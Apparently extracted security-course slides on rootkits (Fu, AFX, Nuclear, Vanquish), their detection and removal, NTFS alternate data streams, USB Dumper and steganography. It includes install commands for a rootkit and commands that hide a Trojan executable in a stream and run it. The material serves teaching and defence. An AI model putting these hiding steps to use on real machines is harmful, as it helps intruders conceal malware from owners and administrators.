Once the rootkit is started, the file `_root_.sys` stops appearing in directory listings. The rootkit intercepts the system calls for listing files and hides all files beginning with `_root_` from display.

Here is a directory listing from a system, taken before and after the attacker activated the rootkit:

```
C:>dir
Volume in drive C has no label.
Volume Serial Number is 6C15-8AC3

Directory of C:
02/09/2001 05:06p <DIR> asf
01/05/2001 11:12a <DIR> CAConfig
01/05/2001 11:11a <DIR> Documents and Settings
01/04/2001 08:06p <DIR> Inetpub
01/04/2001 08:08p <DIR> Program Files
02/10/2001 04:51p <DIR> rootkit
02/09/2001 03:35p <DIR> software
02/10/2001 05:38p <DIR> WINNT
02/10/2001 11:33a      57,684 _root_.sys
12/06/1999 09:00p     236,304 _root_cmd.exe
09/02/1999 01:07a      59,392 _root_nc.exe
          3 File(s)      353,380 bytes
          8 Dir(s)  6,115,020,800 bytes free
```

**Before**

```
C:>dir
Volume in drive C has no label.
Volume Serial Number is 6C15-8AC3

Directory of C:
02/09/2001 05:06p <DIR> asf
01/05/2001 11:12a <DIR> CAConfig
01/05/2001 11:11a <DIR> Documents and Settings
01/04/2001 08:06p <DIR> Inetpub
01/04/2001 08:08p <DIR> Program Files
02/10/2001 04:51p <DIR> rootkit
02/09/2001 03:35p <DIR> software
02/10/2001 05:38p <DIR> WINNT
          0 File(s)          0 bytes
          8 Dir(s) 6,115,020,800 bytes free
```

**After**

Warning: Tools like rootkit, you cannot even trust the `dir` command

# Rootkits in Linux

A rootkit is also referred to as a set of modified and recompiled Unix tools (typically including ps, netstat, and passwd) designed to hide any trace of the intruder's presence or existence

A rootkit may include programs to monitor traffic, create a back door into the system, alter log files, and attack other machines on the network

**CHC: Hiding files**

# Detecting Rootkits

Detecting rootkits is a problem

Once infected with a rootkit, you cannot trust your operating system

You cannot believe what the system tells you when you request a list of running processes or files in a directory

One way to get around this is to shut down the suspect computer and check its storage after booting from alternative media that you know is clean, such as a bootable CD-ROM



# Steps for Detecting Rootkits

Simple steps you can take to detect some of today's ghostware:

Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results



Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results



Run a clean version of WinDiff from the CD on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from outside)

Note: There will be some false positives. Also, this does not detect stealth software that hides in BIOS, Video card EEPROM, bad disk sectors, Alternate Data Streams, and so on

# Rootkit Detection Tools

BlackLight from F-Secure Corp.

- <http://www.f-secure.com/blacklight>

RootkitRevealer from Sysinternals

- <http://www.sysinternals.com/Utilities/RootkitRevealer.html>

Malicious Software Removal Tool from Microsoft Corp

- <http://www.microsoft.com/security/malware/remove/default.aspx>





# Sony Rootkit Case Study

In October 2005 Mark Russinovich discovered that some Sony BMG Music Entertainment CDs use rootkit technology to automatically install digital rights management software on Windows computers

The intent of this kludge was to prevent unauthorized digital copying of the music

The Sony music CD creates a hidden directory and installs several of its own device drivers; it then reroutes Windows systems calls to its own routines

It intercepts kernel-level application programming interfaces and tries to disguise its presence

Sony was hit with numerous lawsuits across the United States for planting a rootkit on users' computers without their knowledge

For more information, visit: <http://www.sysinternals.com/blog/2005/10/sony-rootkits-and-digital-rights.html>


# Rootkit: Fu

It operates using Direct Kernel Object Manipulation


It comes with two components—the dropper (fu.exe) and the driver (msdirectx.sys)

It can:

- Hide processes and drivers
- List processes and drivers that were hidden using hooking techniques
- Add privileges to any process token
- Make actions in the Windows Event Viewer appear as someone else's actions



# Fu: Screenshot



```
C:\temp>fu -pl 30
Process: fu.exe:860
Process:      :2153091200
Process: System:4
Process: smss.exe:376
Process: csrss.exe:632
Process: winlogon.exe:664
Process: services.exe:708
Process: lsass.exe:732
Process: suchost.exe:912
Process: suchost.exe:1004
Process: suchost.exe:1092
Process: suchost.exe:1176
Process: suchost.exe:1284
Process: spoolsv.exe:1416
Process: VMwareService.e:1592
Process: alg.exe:2036
Process: explorer.exe:572
Process: wscntfy.exe:580
Process: VMwareTray.exe:920
Process: VMwareUser.exe:1040
Process: ctfmon.exe:1168
Process: cmd.exe:420
Process: taskmgr.exe:816
Total number of processes = 23
```

# Rootkit: AFX Rootkit

This program patches Windows API to hide certain objects from being listed

Current version hides:

- Processes
- Handles
- Modules
- Files & Folders
- Registry Keys & Values
- Services
- TCP/UDP Sockets
- Systray Icons

Configuring a computer with the rootkit is simple:

- 1. Create a new folder with a unique name, i.e., `c:\windows\rewt\`
- 2. In this folder, place the root.exe, i.e., `c:\windows\rewt\root.exe`
- 3. Execute root.exe with the "/i" parameter, i.e., start `c:\windows\rewt\root.exe /I`

Everything inside the root folder is now invisible!

# Rootkit: AFX Rootkit (cont'd)

Removal: How to remove this rootkit

## Method 1

1. Run the root.exe with the "/u" parameter

2. Delete all files associated with it

3. Reboot

## Method 2

1. Boot into safe mode

2. Locate the service with the root folder's name

3. Remove the service and delete all the files associated with it


4. Reboot

# Rootkit: Nuclear





Nuclear rootkit performs as a user-level hook on certain APIs, allowing you to hide or modify some items on the NT-Based OS (NT/ 2000/ Xp/ Windows 2003)

## Features:

- **Process**  
Hides process(s) totally from the task manager
- **File/ Directory**  
Hides directory(s) or file(s) from Windows Explorer
- **Registry**  
Hides registry value(s) from the registry editor and MSConfig
- **Ports/ Protocols**  
Hides connections on/ through any port(s)/ protocol(s) in netstat
- **Modules**  
Hides modules in specific processes from any module explorer
- **Application Block**  
Blocks explorer from executing a list of applications
- **Connection Block**  
Blocks applications from connecting to any host
- **Persistence**  
Protects Directory(s) or File(s) from being deleted/ renamed/ moved



# Nuclear: Screenshot





# Rootkit: Vanquish

Vanquish is a dll injection-based, winapi hooking rootkit

It hides files, folders, registry entries, and log passwords

In case of registry hiding, Vanquish uses an advanced system to keep track of enumerated keys/ values and hides the ones that need to be hidden

For dll injections, the target process is first written with the string 'VANQUISH.DLL' (VirtualAllocEx, WriteProcessMemory) and then CreateRemoteThread

For API hooking, Vanquish uses various programming tricks




Back up critical data and reinstall OS/ applications from a trusted source

Do not rely on backups, as there is a chance of restoring from Trojaned software

Keep a well-documented automated installation procedure

Store availability of trusted restoration media




# Patchfinder


Patchfinder (PF) is a sophisticated diagnostic utility designed to detect system libraries and kernel compromises



Its primary use is to check if the given machine has been attacked with some modern rootkits like Hacker Defender, AFX, Vaniquish, and He4Hook



RootkitRevealer from [www.sysinternals.com](http://www.sysinternals.com) scans the drive and the registry for the presence of rootkits



# Creating Alternate Data Streams

Start by going to the command line and typing `notepad test.txt`

Put some data in the file, save the file, and close notepad

From the command line, type `dir test.txt` and note the file size

Next, go to the command line and type `notepad test.txt:hidden.txt`. Type some text into Notepad, save the file, and close

Check the file size again and notice that it hasn't changed!

On opening the `test.txt`, only the original data will be seen

When the `type` command is used on the filename from the command line, only the original data is displayed

On typing `type test.txt:hidden.txt`, a syntax error message is displayed

# How to Create NTFS Streams

## Notepad is Streams compliant application:

1. Launch `c:\>notepad myfile.txt:lion.txt` Click 'yes' to create the new file and type 10 lines of data. Save the file.
2. Launch `c:\>notepad myfile.txt:tiger.txt` click 'yes' to create the new file and type other 20 lines of text. Save the file.
3. View the file size of `myfile.txt` (it should be zero)
4. To modify the stream data open document '`myfile.txt:tiger.txt`' in notepad

# NTFS Stream Manipulation

**Location: c:\**  
**Trojan.exe** (Size: 2 MB)

**Location c:\**  
**Readme.txt** (Size 0)

**To move the contents of Trojan.exe to Readme.txt (stream):**  
`c:\> type c:\Trojan.exe > c:\Readme.txt:Trojan.exe`

**To execute the Trojan.exe inside the Readme.txt (stream):**  
`c:\> start c:\Readme.txt:Trojan.exe`

**To extract the Trojan.exe from the Readme.txt (stream):**  
`c:\> cat c:\Readme.txt:Trojan.exe > Trojan.exe`

Note: cat is a Windows 2000 Resource Kit Utility




Deleting a stream file involves copying the front file to a FAT partition and then copying it back to NTFS



Streams are lost when the file is moved to the FAT Partition



LNS.exe from (<http://ntsecurity.nu/cgi-bin/download/lns.exe.pl>) can detect streams





# NTFS Stream Detectors (ADS Spy and ADS Tools)

ADS Spy

ADS Tools

**ADS Spy v1.11 - Written by Merijn**

Alternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using ADS to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams.  
 Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!

Quick scan (Windows base folder only)  
 Full scan (all NTFS drives)  
 Scan only this folder: C:\Documents and Settings\A...  
 Ignore safe system info data streams ('encryptable', 'Summary')  
 Calculate MD5 checksums of streams' contents

C:\Documents and Settings\Administrator\WINDOWS\Desktop

Ready.

**ADSTools**

Alternate Data Stream Tools for NTFS v.2.2.5  

Visible File(s)	Stream File(s)	Stream Bytes
C:\Documents and Settings\A...	secret.txt,	14
C:\Program Files\ADSTools\	unins000.exe,	667914

# Hacking Tool: USB Dumper


USB Dumper is an application that runs a background process which copies files from any USB flash drive installed to it silently, when installed on a system

Simplicity of this application makes it dangerous; it needs a user to double click the executable

Once this is done, application runs in the background and any USB drive that is connected will automatically have its contents downloaded to the system



# USB Dumper: Screenshot



# Steganography

# What is Steganography

Steganography is the process of hiding data in images

The most popular method for hiding data in files is to utilize graphic images as hiding places

Attackers can embed information such as:

- Source code for the hacking tool
- List of compromised servers
- Plans for future attacks
- Grandma's secret cookie recipe



# Least Significant Bit Insertion in Image Files

The rightmost bit is called the Least Significant Bit (LSB)

The LSB of every byte can be replaced with little change to the overall file

The binary data of the secret message is broken up and then inserted into the LSB of each pixel in the image file

Hiding the Data:

- Using the Red, Green, Blue (RGB) model a stego tool makes a copy of an image palette
- The LSB of each pixel 8-bit binary number is replaced with one bit from the hidden message
- A new RGB color in the copied palette is created
- The pixel is changed to the 8-bit binary number of the new RGB color



# Least Significant Bit Insertion in Image files (cont'd)


## Recovering the data :

- The stego tool finds the 8-bit binary number of each pixel RGB color
- The LSB of each pixel's 8-bit binary number is one bit of the hidden data file
- Each LSB is then written to an output file

### ⊙ Example: Given a string of bytes

- **01001101 00101110 10101110 10001010 10101111 10100010**  
**00101011 101010111**
- The letter "H" is represented by binary digits 01001000.  
